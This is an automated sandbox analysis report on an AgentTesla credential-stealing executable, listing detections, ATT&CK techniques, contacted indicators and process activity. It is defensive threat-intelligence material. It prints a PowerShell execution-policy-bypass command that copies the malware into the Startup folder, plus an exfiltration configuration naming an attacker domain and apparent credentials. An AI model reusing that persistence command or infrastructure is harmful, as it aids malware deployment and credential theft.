ID: 358333
Sample Name:
NKPhba0VZI.exe
Cookbook: default.jbs
Time: 12:24:29
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report NKPhba0VZI.exe

Overview

General Information

Sample Name:	NKPhba0VZI.exe
Analysis ID:	358333
MD5:	3a89cf2d6d2449e.
SHA1:	220b9c5b4c7e9d..
SHA256:	3d652eb897291f8.
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Bypasses PowerShell execution pol…
- Drops PE files to the startup folder
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Powershell drops PE file
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w10x64**
- NKPhba0VZI.exe (PID: 6112 cmdline: 'C:\Users\user\Desktop\NKPhba0VZI.exe' MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
  - powershell.exe (PID: 2576 cmdline: 'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\Desktop\NKPhba0VZI.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5928 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NKPhba0VZI.exe (PID: 6064 cmdline: C:\Users\user\Desktop\NKPhba0VZI.exe MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
- Drivers.exe (PID: 6520 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
  - powershell.exe (PID: 6716 cmdline: 'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Drivers.exe (PID: 6980 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "th3books@nobettwo.xyzK]Za#W.$sattnobettwo.xyz"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.199780118.000000000140 8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.473641028.0000000002DF 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000A.00000002.301353554.0000000005100000.00000004.00000001.sdmp	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
0000000A.00000002.296957145.0000000003B39000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.NKPhba0VZI.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.NKPhba0VZI.exe.56b0000.7.raw.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
20.2.Drivers.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.NKPhba0VZI.exe.4125d70.3.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
10.2.Drivers.exe.3b9f940.4.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
Click to see the 17 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Powershell drops PE file

Data Obfuscation:

Yara detected Beds Obfuscator

Boot Survival:

Drops PE files to the startup folder

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Yara detected Beds Obfuscator

HIPS / PFW / Operating System Protection Evasion:

Bypasses PowerShell execution policy

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	PowerShell 2	Registry Run Keys / Startup Folder 1 2	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1 2	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NKPhba0VZI.exe	26%	ReversingLabs	ByteCode-MSIL.Packed.Generic	
NKPhba0VZI.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	26%	ReversingLabs	ByteCode-MSIL.Packed.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
20.2.Drivers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.NKPhba0VZI.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://crl.microsoft.co	0%	Avira URL Cloud	safe	
http://https://pNaYvIZ26OfWPs.net	0%	Avira URL Cloud	safe	
http://nobettwo.xyz	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://oVNzXy.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nobettwo.xyz	198.54.126.101	true	true		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	NKPhba0VZI.exe, 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp, Drivers.exe, 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.272085164.0000000005593000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.376382490.0000000005CE5000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	Drivers.exe, 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000003.262043012.00000000076F3000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.268161623.0000000004674000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.379255389.0000000007E33000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.372155180.0000000004DC3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	NKPhba0VZI.exe, 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp, Drivers.exe, 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000003.262043012.00000000076F3000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.268161623.0000000004674000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.379255389.0000000007E33000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.372155180.0000000004DC3000.00000004.00000001.sdmp	false		high
http://crl.microsoft.co	powershell.exe, 00000002.00000002.277720910.00000000076B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://pNaYvIZ26OfWPs.net	NKPhba0VZI.exe, 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://nobettwo.xyz	NKPhba0VZI.exe, 00000005.00000002.478647044.0000000002F04000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000F.00000002.376382490.0000000005CE5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.272085164.0000000005593000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.376382490.0000000005CE5000.00000004.00000001.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 0000000F.00000002.376382490.0000000005CE5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000F.00000002.376382490.0000000005CE5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://oVNzXy.com	Drivers.exe, 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	Drivers.exe, 00000014.00000002.473641028.0000000002DF1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://blog.naver.com/cubemit314Ghttp://projectofsonagi.tistory.com/	NKPhba0VZI.exe, 00000001.00000002.209833769.0000000004059000.00000004.00000001.sdmp, Drivers.exe, 0000000A.00000002.296957145.0000000003B39000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.267966815.0000000004531000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.371748819.0000000004C81000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	NKPhba0VZI.exe, 00000005.00000002.474695925.0000000002C41000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	NKPhba0VZI.exe, 00000001.00000003.199780118.0000000001408000.00000004.00000001.sdmp, NKPhba0VZI.exe, 00000005.00000002.463182723.0000000000402000.00000040.00000001.sdmp, Drivers.exe, 0000000A.00000002.296957145.0000000003B39000.00000004.00000001.sdmp, Drivers.exe, 00000014.00000002.463217997.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000003.262043012.00000000076F3000.00000004.00000001.sdmp, powershell.exe, 00000002.00000002.268161623.0000000004674000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.379255389.0000000007E33000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.372155180.0000000004DC3000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.126.101	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358333
Start date:	25.02.2021
Start time:	12:24:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 59s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NKPhba0VZI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@12/12@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 58.1% • Quality standard deviation: 31.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 104.43.193.48, 23.211.6.115, 104.42.151.234, 168.61.161.212, 13.107.42.23, 13.107.5.88, 23.218.208.56, 51.11.168.160, 8.253.204.120, 67.27.158.126, 8.248.145.254, 8.248.119.254, 67.27.159.126, 20.54.26.129, 92.122.213.194, 92.122.213.247, 51.104.139.180 • Excluded domains from analysis (whitelisted): client-office365-tas.msedge.net, ocos-office365-s2s.msedge.net, arc.msn.com.nsatc.net, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, l-0014.config.skype.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, config.edge.skype.com, au-bg-shim.trafficmanager.net, afdo-tas-offload.trafficmanager.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, l-0014.l-msedge.net, skypedataprdcolwus16.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/358333/sample/NKPhba0VZI.exe

Simulations

Behavior and APIs

Time	Type	Description
12:25:37	API Interceptor	710x Sleep call for process: NKPhba0VZI.exe modified
12:25:41	API Interceptor	64x Sleep call for process: powershell.exe modified
12:25:45	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
12:26:13	API Interceptor	478x Sleep call for process: Drivers.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.126.101	http://tycoontribe.com/oned/sharepoint-v9/index.php	Get hash	malicious	Browse	• tycoontribe.com/wp-content/uploads/2019/09/TTbackgnd.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
nobettwo.xyz	RF_IMG_7510.doc	Get hash	malicious	Browse	• 198.54.126.101

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	RF_IMG_7510.doc	Get hash	malicious	Browse	• 198.54.126.101
	PDA BGX00001A DA Query Notification BGX009RE09000001A.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	Shipping_Documet.xlsx	Get hash	malicious	Browse	• 198.54.112.233
	QUOTATION.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	QUOTATION.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	OFFER.exe	Get hash	malicious	Browse	• 198.54.122.60
	RPQ_1037910.exe	Get hash	malicious	Browse	• 162.213.253.52
	KQ8FEB2021.exe	Get hash	malicious	Browse	• 162.213.253.54
